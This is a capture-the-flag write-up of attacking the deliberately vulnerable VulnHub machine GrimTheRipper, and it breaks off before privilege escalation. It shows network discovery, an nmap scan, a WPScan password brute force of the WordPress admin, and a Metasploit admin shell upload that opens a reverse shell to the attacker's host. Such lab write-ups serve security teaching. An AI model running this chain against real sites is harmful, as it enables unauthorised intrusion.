


Here, I took the vulnerable machine from the [vulnhub](https://vulnhub.com) website.

## MACHINE #1

### GRIM THE REAPER

- ⬆ The Grim the Reaper machine is running in VMware which is our target machine



- ⬆ Our machine will be using the Kali Linux. Using `netdiscover` as sudo user to find the IP address of the target machine connected in the network.

```
Kali - VMware Workstation
File Edit View VM Tabs Help
Kali x GrimTheRipper x
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
root@kali: /home/kali x kali@kali: ~ x kali@kali: ~ x
Currently scanning: 172.16.42.0/16 | Screen View: Unique Hosts
64 Captured ARP Req/Rep packets, from 4 hosts. Total size: 3840
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.83.1 00:50:56:c0:00:08 49 2940 VMware, Inc.
192.168.83.2 00:50:56:e2:ef:c3 8 480 VMware, Inc.
192.168.83.172 00:0c:29:c3:8c:33 4 240 VMware, Inc.
192.168.83.254 00:50:56:f1:6f:7e 3 180 VMware, Inc.
(root@kali)-[/home/kali]
#
```


- ✦ The IP address was found. With Nmap, run the scan find the open ports, state, service and also their version.

```
Kali - VMware Workstation
File Edit View VM Tabs Help
Kali x GrimTheRipper x
1 2 3 4
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# nmap -A 192.168.83.172
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 08:43 EDT
Nmap scan report for 192.168.83.172
Host is up (0.00075s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 64:0f:bd:13:2d:af:83:7f:5b:79:9a:1a:ef:4e:6a:41 (DSA)
|   2048 10:91:95:6f:32:96:1f:e5:f4:91:da:32:35:77:de:ea (RSA)
|   256 0e:3b:86:4d:ac:03:1d:e3:fb:00:62:fd:26:3d:47:1c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 00:0C:29:C3:8C:33 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT ADDRESS
1 0.75 ms 192.168.83.172

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.37 seconds
```


- From results with aggressive Nmap scan, we found SSH port 22/tcp and also HTTP port 80/tcp is open. Since the port 80 is open on target machine running Apache server.
- Open the browser on our machine and explore the website by entering the targeted machine IP address.




- I viewed source of the website there is nothing suspicious. So, let's use **dirb** by brute force to see the whether other directories are available under the IP address.




- When visited the directories of the websites where dead end. But in one of the directories of the website page source code has secret message encode with base 64.



- When tried to decode the message of the base 64 it revealed the directory /1010101 and visited the website directory.




- Further looking into the folders of the website directory.



- In the website, as we see it has user named admin, log in portal, and website is powered by WordPress.

- ⬆ The WordPress powered websites can be brute forced to find the password of the admin by using WPScan.



```
root@kali: /home/kali/Desktop
File Actions Edit View Help
root@kali: /home/kali/Desktop x kali@kali: ~/Downloads x

[+] Enumerating All Plugins (via Passive Methods)
[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00
[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc Multicall against 1 user/s
Progress Time: 00:00:00
WARNING: Your progress bar is currently at 0 out of 0 and cannot be incremented. In v2.0.0 this will become a Prog
Progress Time: 00:00:03
[SUCCESS] - admin / Password@123
All Found


[!] Valid Combinations Found:
| Username: admin, Password: Password@123

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jul 22 10:28:12 2022
[+] Requests Done: 142
[+] Cached Requests: 36
[+] Data Sent: 46.728 KB
[+] Data Received: 99.444 KB
[+] Memory used: 202.352 MB
[+] Elapsed time: 00:00:11

(root@kali)~/home/kali/Desktop
```

- ⬆ Since we got the login credentials, we can use Metasploit



```
Kali - VMware Workstation
File Edit View VM Tabs Help
Kali x GrimTheRipper x
1 2 3 4 2

File Actions Edit View Help
kali@kali: ~ x root@kali: /home/kali x

msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.83.172
rhosts => 192.168.83.172
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password Password@123
password => Password@123
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /1010101/wordpress/
targeturi => /1010101/wordpress/
```

```
Kali - VMware Workstation
File Edit View VM Tabs Help
Kali x GrimTheRipper x
root@kali: /home/kali
File Actions Edit View Help
kali@kali: ~ x root@kali: /home/kali x
targeturi => /1010101/wordpress/
msf6 exploit(unix/webapp/wp_admin_shell_upload) > info
  Name: WordPress Admin Shell Upload
  Module: exploit/unix/webapp/wp_admin_shell_upload
  Platform: PHP
  Arch: php
  Privileged: No
  License: Metasploit Framework License (BSD)
  Rank: Excellent
  Disclosed: 2015-02-21

Provided by:
  rastating

Available targets:
  Id  Name
  --  ---
  0   WordPress

Check supported:
  Yes

Basic options:
  Name      Current Setting  Required  Description
  ---
  PASSWORD  Password@123     yes       The WordPress password to authenticate with
  Proxies                               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    192.168.83.172  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     80              yes       The target port (TCP)
  SSL       false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /1010101/wordpress/ yes       The base path to the wordpress application
  USERNAME  admin           yes       The WordPress username to authenticate with
  VHOST     no              no        HTTP server virtual host

Payload information:

Description:
  This module will generate a plugin, pack the payload into it and
  upload it to a server running WordPress provided valid admin
  credentials are used.

msf6 exploit(unix/webapp/wp_admin_shell_upload) > 
```

⬆ Now, we can exploit and get the shell access.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.83.158:4444
[*] Authenticating with WordPress using admin:Password@123 ...
[*] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /1010101/wordpress/wp-content/plugins/eANWFCMKnj/zBIBSA0aRV.php ...
[*] Sending stage (39927 bytes) to 192.168.83.172
[*] Deleted zBIBSA0aRV.php
[*] Deleted eANWFCMKnj.php
[*] Deleted ../eANWFCMKnj
[*] Meterpreter session 1 opened (192.168.83.158:4444 → 192.168.83.172:57328) at 2022-07-22 12:11:11 -0400

meterpreter > shell
Process 4886 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@ubuntu:~$

www-data@ubuntu:~$ 
```




- After getting shell access, we can check the target machine OS version to confirm it as we know it already in Nmap.

```
meterpreter > shell
Process 4886 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
python -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories:
www-data@ubuntu:$

www-data@ubuntu:$ lsb_release -a
lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 12.04.5 LTS
Release:        12.04
Codename:       precise
www-data@ubuntu:$
```

- As need root access to capture the flag of the targeted machine

VULNHUB  
VULNERABLE BY DESIGN

VIRTUAL MACHINES

HELP ▾

RESOURCES

ABOUT ▾

[Back](#)[About Release | Download](#)

GRIMTHERIPPER: 1

### About Release

**Name:** GrimTheRipper: 1  
